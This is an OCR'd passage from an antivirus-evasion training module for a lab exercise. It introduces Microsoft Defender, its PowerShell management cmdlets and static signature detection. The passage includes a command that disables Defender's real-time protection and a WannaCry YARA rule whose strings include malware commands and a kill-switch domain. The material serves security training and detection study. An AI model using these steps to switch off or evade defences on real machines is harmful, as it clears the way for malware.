14. Introduction to Windows Evasion Techniques

Introduction

Introduction to the Module

In this module, we will be discussing the basics of `evading antivirus`. Specifically, we will focus on evading `Microsoft Defender Antivirus`, which attackers most commonly encounter during engagements. That being said, all the techniques in this module may be adapted to work with other `antivirus` solutions.

Evading antivirus is commonly referred to as a cat-and-mouse game. This is because attackers come up with new attack vectors just as frequently as `antivirus providers` come up with new ways to catch them. Depending on who you ask, one or the other may be a step ahead, but there is never a clear answer. One or the other may be a step ahead, but there is never a clear answer. As of early 2024, while the attack vectors covered in this module remain effective, they are susceptible to detection sooner or later. Thus, it is crucial to prioritize grasping the underlying concepts rather than the specific examples. The techniques discussed here will likely require adaptation and altering in the future to evade detection.

Introduction to the Lab

Throughout this module, we will be working with the following two `Windows` VMs:

- `EVASION-DEV`: A Windows server with administrative privileges access to develop/debug payloads.
- `EVASION-TARGET`: A Windows server with low-privileged user access. The sections' questions and the skills assessments will require to attack this machine.

One way to access the machines is with xfreerdp, using the following syntax. Since files will need to be transferred back and forth, the `/drive` argument allows us to map a local drive to the remote machine (note that `Microsoft Defender Antivirus` may periodically scan and delete files in this folder).

```
xfreerdp /v:[IP] /u:[USERNAME] /p:'[PASSWORD]' /dynamic-resolution
/drive:linux,/tmp
```


EVASION-DEV

This section's question provides access to `EVASION-DEV.` Use it whenever developing an exploit to solve any of the sections' questions.

The credentials for the development VM are the following:

Username	Password	Notes
Administrator	Eva$i0n!	Built-in administrator account
maria	Eva$i0n!	Administrator
max	Eva$i0n!	Standard user

Most of the tools referenced in the sections reside in the '`C:\Tools`' folder, and throughout the module, all custom programs developed will assume that this directory is being used.




Note: Unless you know what you are doing, please stick to using the provided VM for development, rather than using your own machine.

EVASION-TARGET

Initially, we only have access to the target VM as the following user:

Username	Password	Notes
alpha	FGQxrLW2	Standard User


For all interactive sections, including the skills assessments, placing files in or interacting with files in the folder `"C:\Alpha"` is required. Each subfolder will generate its own `log.txt` file, which be useful in the case a payload does not work.



Microsoft Defender Antivirus

Introduction to Microsoft Defender Antivirus


`Microsoft Defender Antivirus` is an `antivirus` software component, which comes pre-installed on every copy of `Windows` since Windows 8.



Given the fact that it is built into the most commonly used (desktop) operating system, it is unsurprising that `Microsoft Defender Antivirus` is one of the most commonly used `antivirus` solutions.

Behind the Scenes

Behind the scenes, `Microsoft Defender Antivirus` employs a variety of techniques to identify malware, including more traditional `"signature scans"`, as well as more modern `"machine learning models"` (diagram taken from Microsoft).



For the purposes of this module, we can simplify all of the employed techniques into `two main categories` of detection mechanisms:

- `Static Analysis`: which has to do with detecting malware `on-disk`, before it is run.
- `Dynamic Analysis`: which concerns detecting `active` malware in `process memory`.

`Microsoft Defender Antivirus` will scan files or processes for various reasons, such as when it detects:

- `File creation/modification`: so that a malicious file may be caught before being executed
- `Suspicious behavior`: for example, a `Microsoft Word` instance spawning a `PowerShell` instance is more often than not malicious behavior


Throughout this module, we will be learning how to bypass both `static` and `dynamic` detection mechanisms, and even though we will focus on `Microsoft Defender Antivirus` specifically, the techniques taught may be adapted to work with the majority of other `antivirus` software solutions.

Interacting with Microsoft Defender Antivirus

`Microsoft Defender Antivirus` can be managed through the `Windows Security` client interface, through the Defender Module for PowerShell, and a few other ways.

Windows Security Client Interface

The most common way to manage `Microsoft Defender Antivirus` is through the `Virus & Threat protection` tab of the `Windows Security` app built into `Windows`.



The graphic user interface allows us to `start scans`, view `protection history`, modify `protection settings` and configure `folder exclusions`.

Defender Module for PowerShell

The Defender Module for PowerShell allows users to do all of what the GUI interface offers and more.

```
PS C:\> Get-Command -Module Defender

CommandType     Name                                               Version
Source
-----------     ----                                               -------
------
Function        Add-MpPreference                                   1.0
Defender
Function        Get-MpComputerStatus                               1.0
Defender
Function        Get-MpPreference                                   1.0
Defender
Function        Get-MpThreat                                       1.0
Defender
Function        Get-MpThreatCatalog                                1.0
Defender
Function        Get-MpThreatDetection                              1.0
```

```
Defender
Function        Remove-MpPreference                                1.0
Defender
Function        Remove-MpThreat                                    1.0
Defender
Function        Set-MpPreference                                   1.0
Defender
Function        Start-MpScan                                       1.0
Defender
Function        Start-MpWDOScan                                    1.0
Defender
Function        Update-MpSignature                                 1.0
Defender
```

Let's go through some of the more useful commands, starting off with Get-MpComputerStatus, which can be used to get `status details` about `antimalware software` (including `Microsoft Defender Antivirus`) on the computer. For example, based on the output below, we can tell that:

- The signatures were lasted updated on `08.04.2024`
- `Tamper protection` is `disabled`
- The computer is a `virtual machine`
- `Real-time protection` is `enabled`


```
PS C:\> Get-MpComputerStatus

<SNIP>
AntivirusSignatureLastUpdated    : 4/8/2024 3:02:58 PM
<SNIP>
IsTamperProtected                : False
IsVirtualMachine                 : True
<SNIP>
RealTimeProtectionEnabled        : True
```

Get-MpThreat can be used to view the history of threats detected on the computer. For example, below we can assume a `Cobalt Strike Beacon` was detected.

```
PS C:\> Get-MpThreat

CategoryID       : 6
DidThreatExecute : False
IsActive         : False
Resources        :
RollupStatus     : 1
SchemaVersion    : 1.0.0.0
```

```
SeverityID       : 5
ThreatID         : 2147894794
ThreatName       : Backdoor:Win64/CobaltStrike!pz
TypeID           : 0
PSComputerName   :

<SNIP>
```

Get-MpThreatDetection is a similar command, which allows users to view the threat detection history on a computer. If we wanted to get detection events related to the `Cobalt Strike Beacon` detected, we could specify the `ThreatID` as an additonal parameter. Based on this output, we can see that the file `C:\artifact_x64.exe` was detected at `4/9/2024 9:38:39 AM`.

```
PS C:\> Get-MpThreatDetection -ThreatID 2147894794

ActionSuccess                 : True
AdditionalActionsBitMask      : 0
AMProductVersion              : 4.18.24020.7
CleaningActionID              : 2
CurrentThreatExecutionStatusID : 1
DetectionID                   : {BD0541EE-FDE0-4001-9BEF-13CEA41FC7DE}
DetectionSourceTypeID         : 3
DomainUser                    : WIN-I092S2V54F8\Administrator
InitialDetectionTime          : 4/9/2024 9:38:39 AM
LastThreatStatusChangeTime    : 4/9/2024 9:38:55 AM
ProcessName                   : C:\Windows\explorer.exe
RemediationTime               : 4/9/2024 9:38:55 AM
Resources                     : {file:_C:\artifact_x64.exe}
ThreatID                      : 2147894794
ThreatStatusErrorCode         : 0
ThreatStatusID                : 3
PSComputerName                :
```


The last two useful commands we will mention are Get-MpPreference and Set-MpPreference, which may be used to configure `Defender`. When playing around with `Microsoft Defender Antivirus`, it is often times necessary to `enable/disable real-time protection` to avoid files getting deleted. This can be done quickly with the following command:


```
PS C:\> Set-MpPreference -DisableRealTimeMonitoring $true
```

Static Analysis

How Does It Work?

In the context of `Microsoft Defender Antivirus`, `static analysis` refers to the detection of malware `on disk` through `signature scans`. This method involves checking `file hashes`, `byte patterns`, and `strings` against a database of known malicious values.

For example, if a computer has a file with `SHA256` hash `ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa`, then static analysis will flag it as a copy of WannaCry, as is shown in the screenshot of VirusTotal below:



Aside from file hashes, `patterns of bytes` (including `strings`) that appear inside a file are another reliable technique to detect malware. For instance, the YARA rule below utilizes 15 different `strings` and 6 `byte sequences` to identify instances of `WannaCry`, even if they have different file hashes.

```
rule WannaCry_Ransomware {
   meta:
      description = "Detects WannaCry Ransomware"
      author = "Florian Roth (Nextron Systems) (with the help of binar.ly)"
      reference = "https://goo.gl/HG2j5T"
      date = "2017-05-12"
      hash1 = "ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa"
      id = "2e46b4db-8c94-53ed-ae27-31dd37b04940"
   strings:
      $x1 = "icacls . /grant Everyone:F /T /C /Q" fullword ascii
      $x2 = "taskdl.exe" fullword ascii
      $x3 = "tasksche.exe" fullword ascii
      $x4 = "Global\\MsWinZonesCacheCounterMutexA" fullword ascii
      $x5 = "WNcry@2ol7" fullword ascii
      $x6 = "www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com" ascii
      $x7 = "mssecsvc.exe" fullword ascii
      $x8 = "C:\\%s\\qeriuwjhrf" fullword ascii
      $x9 = "icacls . /grant Everyone:F /T /C /Q" fullword ascii

      $s1 = "C:\\%s\\%s" fullword ascii
      $s2 = "<!-- Windows 10 --> " fullword ascii
      $s3 = "cmd.exe /c \"%s\"" fullword ascii
      $s4 = "msg/m_portuguese.wnry" fullword ascii
      $s5 = "\\\\192.168.56.20\\IPC$" fullword wide
      $s6 = "\\\\172.16.99.5\\IPC$" fullword wide

      $op1 = { 10 ac 72 0d 3d ff ff 1f ac 77 06 b8 01 00 00 00 }
      $op2 = { 44 24 64 8a c6 44 24 65 0e c6 44 24 66 80 c6 44 }
      $op3 = { 18 df 6c 24 14 dc 64 24 2c dc 6c 24 5c dc 15 88 }
      $op4 = { 09 ff 76 30 50 ff 56 2c 59 59 47 3b 7e 0c 7c }
      $op5 = { c1 ea 1d c1 ee 1e 83 e2 01 83 e6 01 8d 14 56 }
      $op6 = { 8d 48 ff f7 d1 8d 44 10 ff 23 f1 23 c1 }
   condition:
      uint16(0) == 0x5a4d and filesize < 10000KB and ( 1 of ($x*) and 1 of ($s*) or 3 of ($op*) )
}
```


The signature database used by `Microsoft Defender Antivirus` is not publicly available; however, we can explore it indirectly with ExpandDefenderSig.ps1, a reverse engineering script developed by Matt Graeber that decompresses `Windows Defender Antivirus` signatures.

Using the script, we can see for example that `"WNcry@2ol7"` (one of the strings from the YARA rule above) shows up in `Microsoft's signature database`:

```
PS C:\Tools\ExpandDefenderSig> Import-Module
C:\Tools\ExpandDefenderSig\ExpandDefenderSig.ps1
PS C:\Tools\ExpandDefenderSig> ls "C:\ProgramData\Microsoft\Windows
Defender\Definition Updates\{50326593-AC5A-4EB5-A3F0-
047A75D1470C}\mpavbase.vdm" | Expand-DefenderAVSignatureDB -OutputFileName
mpavbase.raw

    Directory: C:\Tools\ExpandDefenderSig

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
```

```
-a----          4/9/2024  12:50 PM       79092299 mpavbase.raw

PS C:\Tools\ExpandDefenderSig> C:\Tools\Strings\strings64.exe
.\mpavbase.raw | Select-String -Pattern "WNcry@2ol7"

WNcry@2ol7d
WNcry@2ol7
```

Case Study: NotMalware

Baseline

